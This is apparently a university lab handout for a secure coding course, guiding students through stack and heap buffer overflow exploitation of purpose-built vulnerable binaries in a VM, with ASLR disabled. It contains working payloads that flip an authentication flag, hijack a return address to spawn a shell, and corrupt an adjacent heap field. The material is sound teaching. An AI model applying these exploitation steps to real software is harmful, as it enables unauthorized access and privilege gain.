

MODUL PRAKTIKUM

STACK OVERFLOW EXPLOITATION

SECURE CODING



Disusun oleh:

Kelvin Wiriyatama, S.Kom.

PROGRAM STUDI INFORMATIKA
FACULTY OF ARTIFICIAL INTELLIGENCE AND DATA SCIENCE
UNIVERSITAS PELITA HARAPAN
2026



MODUL PRAKTIKUM

Program Studi Informatika


Faculty of AI and Data Science, Universitas Pelita Harapan

Kampus Lippo Village, Tangerang, 15811

Telepon (021) 5460901

DAFTAR ISI

DAFTAR ISI	2
INSTRUCTION	3
1. Procedure	3
2. Pre-Lab Setup	3
3. Environment Verification	3
4. Adjacent Variable Corruption	4
5. Return Address Overwrite	5
6. Heap Overflow Demo	6
RUBRIC	7
REFERENCES	7



INSTRUCTION

1. Procedure

Capture (screenshot or copy-paste) all relevant gdb output, commands, and execution results as you go, your submission will reference them.

2. Pre-Lab Setup

2.1 Create the Ubuntu 22.04 VM in VirtualBox

- Install VirtualBox 7.x from <https://www.virtualbox.org/wiki/Downloads>.
- Download the Ubuntu 22.04 Desktop ISO from <https://ubuntu.com/download/desktop>.
- In VirtualBox, create a new VM: Linux / Ubuntu 64-bit, 4 GB RAM, 30 GB disk.
- Mount the ISO as a virtual CD, boot, and install Ubuntu.
- After reboot, install VirtualBox Guest Additions so the display resolution is usable.

2.2 Install the Toolchain and Disable ASLR

Copy the lab2/ folder into the VM (via a Shared Folder or scp), then run:

```
cd ~/lab2
bash scripts/setup.sh
```

The script installs gcc-multilib, gdb, python3, and automatically disables ASLR. ASLR re-enables after every reboot — if you restart the VM, run this again before starting the lab:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

2.3 Build the Lab Programs

```
cd ~/lab2
make
```

You should see three binaries appear in lab2/: auth_demo, vuln, and heap_demo.

3. Environment Verification

3.1 Confirm ASLR is off (output must be 0):

```
cat /proc/sys/kernel/randomize_va_space
```

3.2 Confirm all three binaries built as 32-bit ELF

```
file auth_demo vuln heap_demo
```

Each line must contain "ELF 32-bit LSB executable, Intel 80386". If not, re-run make and confirm gcc-multilib is installed.

3.3 Refresh the gdb commands you will use throughout the lab:

```
gdb ./vuln
(gdb) break main      # set breakpoint at main entry
(gdb) run             # execute
(gdb) info registers  # show all registers
(gdb) x/16wx $esp     # dump 16 words (4 bytes each) from ESP, hex
(gdb) disas          # disassemble current function
(gdb) continue       # resume until next breakpoint
(gdb) quit           # exit (answer y if prompted)
```

4. Adjacent Variable Corruption

In this part you will exploit `auth_demo`: a small program whose `authenticate()` function holds two local variables — a 64-byte buffer and an int authenticated flag. The buffer is read from stdin with no bounds checking. The goal: make the program print ACCESS GRANTED without knowing any password.

4.1 Run the Program Normally

```
echo "alice" | ./auth_demo
```

Record the three [info] lines the program prints: the address of buffer, the address of `&authenticated`, and the distance between them in bytes.

4.2 Inspect the Stack Layout in gdb

Open the program in gdb and examine the layout of `authenticate()`'s frame:

```
gdb ./auth_demo
(gdb) break authenticate
(gdb) run < /dev/null
(gdb) info frame
(gdb) print &authenticated
(gdb) print buffer
(gdb) quit
```

Confirm that `&authenticated` sits at a HIGHER address than buffer. That is why a write past the end of buffer can reach and overwrite the flag.

4.3 Construct the Payload

Your payload needs (a) enough bytes to fill the buffer, then (b) 4 bytes that overwrite the authenticated flag with any non-zero value. Use Python:

```
# Replace OFFSET with the buffer -> &authenticated distance from the
previous step.
python3 -c "import sys; \
    sys.stdout.buffer.write(b'A'*OFFSET + b'\x01\x00\x00\x00')" \
    | ./auth_demo
```

4.4 Verify the Exploit

The output must contain "*** ACCESS GRANTED ***". Capture the full output. If it still says ACCESS DENIED, double-check your OFFSET matches the distance the program printed.

5. Return Address Overwrite

In this part you will exploit vuln, a program that contains a win() function which is NEVER called from main(). Your goal: make the program execute win() by overwriting the saved return address on the stack.

5.1 Find the Address of win()

```
objdump -d vuln | grep -A 1 "<win>:"
```

Record the 8-digit hex address that appears. Because the binary was built with -no-pie, this address stays the same every time you run the program.

5.2 Find the Offset from buffer to the Saved Return Address

Open vuln in gdb and measure where buffer sits relative to the saved EIP:

```
gdb ./vuln
(gdb) break vulnerable
(gdb) run < /dev/null
(gdb) printf "buffer      = %p\n", buffer
(gdb) printf "saved EIP at = %p\n", (void*)($ebp + 4)
(gdb) printf "OFFSET      = %d bytes\n", (int)(($ebp + 4) -
(long)buffer)
(gdb) quit
```

Record the OFFSET. That is the number of padding bytes you need before writing the address of win() into the saved EIP slot.

5.3 Construct the Payload

The payload is: OFFSET bytes of padding (commonly 'A'), then 4 bytes containing the address of win() in little-endian order. Use Python's struct module:

```
# Replace OFFSET and WIN_ADDR with the values you found.
python3 -c "import sys, struct; \
    payload = b'A'*OFFSET + struct.pack('<I', 0xWIN_ADDR); \
    sys.stdout.buffer.write(payload)" \
| ./vuln
```

5.4 Verify the Exploit

On success the output will print "CONGRATULATIONS — control flow hijacked!" and a shell (/bin/sh) will spawn. Run a few commands inside it (id, whoami, ls) to confirm it is interactive. Press Ctrl-D to exit.

If the program crashes with "Segmentation fault" and win() does not run, your EIP is probably wrong. Run the program in gdb, hit Ctrl-C, and check "info registers". If EIP shows 0x41414141 (ASCII 'A'), your padding is too long. If EIP shows the address of win() with bytes reversed, your endianness is wrong.

6. Heap Overflow Demo

Run heap_demo. The program allocates two 32-byte buffers with malloc(): one for user (a regular identity) and one for adminuser (a privileged identity). The allocator places them next to each other, so overflowing the first reaches into the data area of the second.

```
# Normal run:
./heap_demo frank

# Heap corruption (48 bytes of padding, then a new value for
adminuser):
./heap_demo $(python3 -c "print('A'*48 + 'EVIL')")
```

Watch adminuser change from "root" to "EVIL" — without the program ever intentionally writing to it.

MODUL PRAKTIKUM

Program Studi Informatika

Faculty of AI and Data Science, Universitas Pelita Harapan

Kampus Lippo Village, Tangerang, 15811

Telepon (021) 5460901

RUBRIC

Criterion	Weight	Indicator
Environment Verification	5%	ASLR confirmed off; all three binaries verified as 32-bit ELF.
Adjacent Variable Corruption	30%	Exploit succeeds (ACCESS GRANTED), screenshot of full output captured, OFFSET correctly identified from program output.
Return Address Overwrite	50%	Shell spawns from win(), screenshots of both gdb offset calculation and successful exploitation captured, OFFSET and win() address documented.
Heap Overflow Demo (Reflection)	5%	Short written explanation (a few sentences) of why the heap overflow succeeds at the memory-layout level.
Documentation Quality	10%	Clear structure, readable screenshots, original wording rather than copied from this module.

REFERENCES

- Aspinall, D. Secure Programming — Lecture 3 (Memory Corruption I) and Lecture 4 (Memory Corruption II). University of Edinburgh.
- Aleph One. (1996). Smashing the Stack for Fun and Profit. Phrack Magazine, Issue 49. <http://www.phrack.org/issues/49/14.html>
- McGraw, G. (2006). Software Security: Building Security In. Addison-Wesley.
- Dowd, M., McDonald, J., & Schuh, J. (2007). The Art of Software Security Assessment. Addison-Wesley.
- MITRE. CWE-121: Stack-based Buffer Overflow. <https://cwe.mitre.org/data/definitions/121.html>
- NVD. CVE-2013-6462 — libXfont BDF parser stack buffer overflow. <https://nvd.nist.gov/vuln/detail/CVE-2013-6462>
- GDB Documentation. <https://sourceware.org/gdb/current/onlinedocs/gdb/>